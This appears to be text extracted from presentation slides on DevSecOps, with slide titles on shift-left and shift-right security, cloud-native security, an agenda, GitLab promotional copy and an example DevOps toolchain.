
© 2018 Gartner, Inc.

Costs of defects are increasing



Barry Boehm, Software Engineering Economics *IEEE*, 1984


Waterfall: the Continuous Gap






Large container shipping ist not so easy


The 4C's of Cloud Native Security




Applications in the **cloud era**



Shift left



Shift right security configuration





Agenda

1

From Agile to
DevSecOps

2

Security
challenges

3

Shift-Left/-Right
approach

4

**Continuous security
chains**

What is your biggest **DevSecOps** dilemma?

Complex Toolchains

Your DevOps toolchain is complex, expensive to maintain, and brittle

With GitLab, you can simplify your toolchain. Ditch the plug-ins, minimize the integrations, and get back to releasing great software.

[Learn More](#) →

Bottlenecks

Your developers are slowed down by bottlenecks, hand-offs, and re-work

With GitLab, SCM, CI, security and more are in one browser window. Stop context switching and start collaborating at the point of code.

[Learn More](#) →

Security

You are forced to trade speed for security... or security for speed


With GitLab, you can move security "left" in the development process. Developers can see and fix problems, with security fully in the loop.


[Learn More](#) →

<https://about.gitlab.com/>





Example DevOps-Tool chain


Issue Tracking  Jira Software


Version Control  Bitbucket




Code Review Gerrit

Continuous Integration JENKINS X 

